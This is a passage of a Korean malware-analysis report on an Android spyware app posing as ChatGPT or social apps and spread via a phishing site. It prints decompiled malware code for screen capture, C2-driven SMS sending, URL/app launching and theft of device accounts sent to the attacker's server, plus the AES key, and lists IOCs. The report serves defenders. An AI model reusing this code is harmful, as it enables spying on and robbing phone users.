
[그림 3] 앱 실행 화면

ChatGPT 관련 악성 앱은 보통 공식 사이트와 연결해 작동되는 것처럼 위장하고 있으며 이는 스마트폰에서 모바일로 접속하는 것과 크게 다르지 않다. 공격자는 이후 백그라운드 작업을 통해 악성 행위를 시도한다.



[그림 4] 앱 실행 화면

보고서에서 분석할 악성 앱은 조금 다른 형태이며 ChatGPT 공식 사이트와 연결하는 것이 아닌 다른 SNS로 위장한 악성 앱이다. [그림 4]와 같이 접근성을 요구하는 형태이다.




[그림 5] 피싱 페이지

이러한 악성 앱을 배포하기 위해 공격자는 피싱 페이지를 직접 구축하여 공식 홈페이지로 위장하였으며 윈도우와 안드로이드 버전의 악성 코드 미리 만들어두고 다운로드를 유도한다.

본 분석 보고서에서는 ChatGPT 를 사칭한 악성 앱 "Spyware.Android.Agent"를 살펴보도록 하겠다.

2. 코드 분석

2-1. 초기 단계



[그림 6] 추가 DEX 로딩

원래의 APK 파일을 열어 분석을 시도하면 핵심 코드들이 없는 것을 볼 수 있다. 이는 Assets 폴더 안에 실질적인 악성 행위를 하는 DEX 파일을 압축해 두었고 GAO.json (디크립트) -> GAO.zip(압축해제) -> classes.dex 형식으로 진행된다.



[그림 7] 위장 앱 목록

악성 앱은 목록에 있는 여러 가지 SNS 형태로 위장할 수 있으며 관련된 아이콘 이미지 리소스만 포함하고 있다.




[그림 8] 앱 실행 화면

아이콘 리소스만 포함하고 있는 이유는 실제 페이스북이 설치되어 있으면 그대로 앱을 실행하기 때문에 따로 웹 페이지를 구성하는 리소스를 준비할 필요는 없다.

2-2. 기능 설명


악성 앱의 주요 행위는 다음과 같다.

- 문자 읽기 & 보내기
- 연락처 탈취
- 계정 정보 탈취
- USSD 코드 실행
- 블루투스 및 인터넷 제어
- 갤러리 탈취
- VNC 화면 제어
- 화면 캡처
- 앱 설치 및 삭제
- 통화 걸기
- 통화 기록 탈취



[그림 9] 앱 접근성 허용

[그림 4]와 같이 접근성 서비스 허용 창을 지속적으로 띄워 활성화하게 만든다. Open Settings 버튼을 누르면 [그림 9]와 같이 접근성을 허용할 것인지 확인하는 창이 나타나고 여기서 확인을 누른다면 모든 권한을 자동으로 체크하여 넘어간다.



[그림 10] 권한 자동 클릭

사용자가 권한을 거부하기 전에 UI 요소를 찾아서 자동으로 클릭(허용)하는 기능을 구현해 두었다.



[그림 11] USSD 실행 코드

안드로이드 기기에서 USSD 코드를 통해 여러 가지 작업이 가능하고 정보를 확인할 수 있는데 startussd 명령을 통해 공격자는 원하는 USSD 코드를 실행할 수 있게 기능을 만들어 두었다.

```

public static void a(boolean z) {
    Display display0;
    g2.h.a h$a0 = h.f;
    h$a0.getClass();
    int v = 1;
    Intent intent0 = null;
    if(h.h == null) {
        try {
            g2.h.a.a();
            Activity activity0 = (Activity)b.g.get();
            Object object0 = activity0 == null ? null : activity0.getSystemService("media_projection");
            if(object0 != null) {
                h.g = (MediaProjectionManager)object0;
                Activity activity1 = (Activity)b.g.get();
                if(activity1 == null) {
                    return;
                }

                MediaProjectionManager mediaProjectionManager0 = h.g;
                if(mediaProjectionManager0 != null) {
                    intent0 = mediaProjectionManager0.createScreenCaptureIntent();
                }

                activity1.startActivityForResult(intent0, h.n);
                return;
            }
        }
        throw new NullPointerException("null cannot be cast to non-null type android.media.projection.MediaProjectionManager");
    }
    catch(Throwable throwable0) {
        d.a.k(throwable0);
    }
}

return;

```

[그림 12] 스크린샷

“takescreenshot” 명령으로 기기의 화면을 캡처할 수 있다.

```

case 0x76036001: {
    try {
        if(!s9.equals("sendsms")) {
            s4 = s1;
            break;
        }

        if(i.a(jsonObject2.getString("sim"), "sim2")) {
            i.c(n1.a.e);
            String s90 = jsonObject2.getString("number");
            i.d(s90, "payload.getString(\"number\")");
            String s91 = jsonObject2.getString("text");
            i.d(s91, "payload.getString(\"text\")");
            int v31 = i.a(jsonObject2.getString("sim"), "sim2") ? 1 : 0;
            g0 = new z1.d(n1.a.e, s90, s91, v31);
        }
        else {
            String s92 = jsonObject2.getString("number");
            String s93 = jsonObject2.getString("text");
            Context context43 = n1.a.e;
            i.c(context43);
            i.d(s92, "phoneNumber");
            i.d(s93, "textMessage");
            g0 = new z1.d(context43, s92, s93);
            s4 = s1;
            goto label_1319;
        }
        label_1257:
        if(s9.equals("settext")) {
            s94 = jsonObject2.getString("text");
            s95 = jsonObject2.getString("viewid");
            i.d(s95, "viewid");
            i.d(s94, "text");
            goto label_1262;
        }
        else {
            s4 = s1;
            break;
        }
        break;
    }

    s4 = s1;
    goto label_1319;
}

```

[그림 13] 문자 전송

json을 통해 받은 문자 내용을 특정 번호로 전송할 수 있으며 “getsms”라는 명령을 통해서 문자 내용을 확인할 수도 있다.

```

case 0xB4B53797: {
    try {
        s11 = s1;
        s16 = s2;
        if(!s9.equals("openapp")) {
            s2 = s16;
            goto label_765;
        }

        String s19 = JSONObject2.getString("arg1").toString();
        Context context9 = n1.a.e;
        i.c(context9);
        intent2 = context9.getPackageManager().getLaunchIntentForPackage(s19);
        if(intent2 != null) {
            intent2.addFlags(0x10000000);
            intent2.addFlags(0x20000);
        }

        context10 = n1.a.e;
        goto label_489;
label_297:
        s11 = s1;
        s16 = s2;
        if(!s9.equals("openurl")) {
            s2 = s16;
            goto label_765;
        }

        s20 = JSONObject2.getString("url").toString();
        goto label_301;
    }
    catch(Throwable throwable12) {
        throwable21 = throwable12;
        s2 = s16;
        s4 = s11;
        goto label_1323;
    }
}
case 0xB4B582E5: {
    goto label_297;
    try {
        label_301:
        if(!h4.i.w(s20, "https://")) {
            boolean z5 = h4.i.w(s20, "http://");
            goto label_310;
        }
        goto label_312;
    }
}

```

[그림 14] 원격 실행

공격자는 특정 URL 을 열어 접속하거나 원하는 앱을 실행시킬 수 있다.

```

public final class g extends l {
    public final Context g;

    public g(Context context0) {
        super(context0);
        this.g = context0;
    }

    @SuppressWarnings({"MissingPermission"})
    public final void c() {
        JSONArray jsonArray0 = new JSONArray();
        try {
            Account[] arr_account = AccountManager.get(this.g).getAccounts();
            i.d(arr_account, "get(ctx).accounts");
            int v = 0;
            while(true) {
                if(v >= arr_account.length) {
                    goto label_12;
                }

                Account account0 = arr_account[v];
                ++v;
                JSONObject jsonObject0 = new JSONObject();
                jsonObject0.put("name", account0.name);
                jsonObject0.put("type", account0.type);
                jsonArray0.put(jsonObject0);
            }
        }
        catch(Exception unused_ex) {
            label_12:
            if(jsonArray0.length() > 0) {
                String s = jsonArray0.toString();
                i.d(s, "list.toString()");
                c.l.getClass();
                a.sendLogs("", s, "otheraccounts");
            }

            return;
        }
    }
}

```

[그림 15] 계정 탈취

기기에 이미 등록된 계정들을 가져와 서버로 전송한다. 이외에도 화면을 잠그거나 자가 삭제를 진행하거나 앱 삭제 등등 다양한 악성 행위를 할 수 있다.

```


public static String c(String s, String s1) {
    i.e(s1, "key");
    byte[] arr_b = s1.getBytes(h4.a.a);
    i.d(arr_b, "this as java.lang.String).getBytes(charset)");
    SecretKeySpec secretKeySpec0 = new SecretKeySpec(arr_b, "AES");
    Cipher cipher0 = Cipher.getInstance("AES/CBC/PKCS5Padding");
    i.d(cipher0, "getInstance(MODE)");
    byte[] arr_b1 = "0123456789abcdef".getBytes(h4.a.a);
    i.d(arr_b1, "this as java.lang.String).getBytes(charset)");
    cipher0.init(1, secretKeySpec0, new IvParameterSpec(arr_b1));
    byte[] arr_b2 = s.getBytes(h4.a.a);
    i.d(arr_b2, "this as java.lang.String).getBytes(charset)");
    byte[] arr_b3 = cipher0.doFinal(arr_b2);
    i.d(arr_b3, "cipher.doFinal(value.toByteArray())");
    String s2 = Base64.encodeToString(arr_b3, 0);
    i.d(s2, "encodeToString(values, Base64.DEFAULT)");
    return s2;
}

```

[그림 16] 암호화

C2 명령을 받아 탈취된 데이터들은 Json 형태로 전송되는데 이때 모두 AES CBC 모드로 암호화하여 전송한다. 암호-복호화는 "1A1zP1eP5QGefi2DMPTfTL5SLmv7Divf" 키를 사용하고 있다.

결론



[그림 17] 관리자 페이지

공격자는 별도의 관리자 페이지를 통해 감염된 기기들을 관리하고 있으며 감염된 기기는 계정 탈취를 비롯해 여러 가지 악의적인 행위에 사용될 수 있다. 서론에서도 언급했지만, 현재 공식 홈페이지 이외에 별도의 애플리케이션이 없는 상태이므로 출처가 불분명한 앱은 설치하지 않도록 주의해야 한다.


다음은 악성 앱 공격의 예방 및 대응 방법이다.

- 악성 앱 예방

- 1) 출처가 불분명한 앱은 설치하지 않는다.
- 2) 구글 플레이 스토어 같은 공식 사이트에서만 앱을 설치한다.
- 3) SMS나 메일 등으로 보내는 앱은 설치하지 않는다.

- 악성 앱 감염 시 대응

- 1) 악성 앱을 다운로드만 하였을 경우 파일 삭제 후 신뢰할 수 있는 백신 앱으로 검사 수행.
- 2) 악성 앱을 설치하였을 경우 신뢰할 수 있는 백신 앱으로 검사 및 악성 앱 삭제.
- 3) 백신 앱이 악성 앱을 탐지하지 못했을 경우
 - A. 백신 앱의 신고하기 기능을 사용하여 신고.
 - B. 수동으로 악성 앱 삭제



[그림 18] 탐지 화면

현재 알약 M에서는 해당 앱을 **"Trojan.Android.Banker"** 탐지 명으로 진단하고 있다.

IOC 정보

[HASH]

9730316ef68da3eb68cefe95a0d65cf8331bf88c44316ceccd3f1d6435294149
8d4e049e2e391a38c8137574901505f2b90e210c90f84b857f01cc22b6f552a7

[Phishing site]

openai-application[.]com

[C2]

176.100.42[.]11:3434

3


최신 보안 동향

활동을 재개한 이모텟(Emotet) 악성코드, 국내 유포 정황 포착!

이모텟(Emotet) 악성코드가 3 개월의 휴식기를 지나 다시 유포하기 시작하여 사용자들의 주의가 필요합니다.


이모텟 악성코드는 2014 년 처음 발견된 금융정보 탈취 악성코드로서 지금까지 꾸준히 유포중이며, 스팸메일의 첨부파일로 형태로 유포됩니다.

유포를 재개한 이모텟의 경우도 스팸메일에 파일을 첨부한 형태로 유포중이며, 첨부되어 있는 압축파일 내에는 악성 매크로가 포함된 doc 파일이 포함되어 있습니다.



[그림 1] 악성 매크로가 포함된 워드 파일

